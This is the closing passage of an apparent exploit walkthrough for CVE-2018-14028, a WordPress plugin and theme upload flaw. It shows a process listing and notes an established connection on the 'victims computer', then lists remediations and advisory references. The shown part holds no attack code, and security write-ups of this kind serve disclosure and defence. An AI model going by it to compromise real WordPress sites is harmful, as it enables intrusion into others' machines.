1704 svchost.exe         NT AUTHORITY\NETWORK SERVICE  svchost.exe

```

12. we can see the established connection on victims computer



Remediations

1. It would be best if the plugin and theme upload functionalities properly clean up the uploaded files if a plugin or theme fail to properly get extracted and/or installed.
2. Always use latest version.

References

1. <https://nvd.nist.gov/vuln/detail/CVE-2018-14028>
2. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14028>
3. <https://core.trac.wordpress.org/ticket/44710>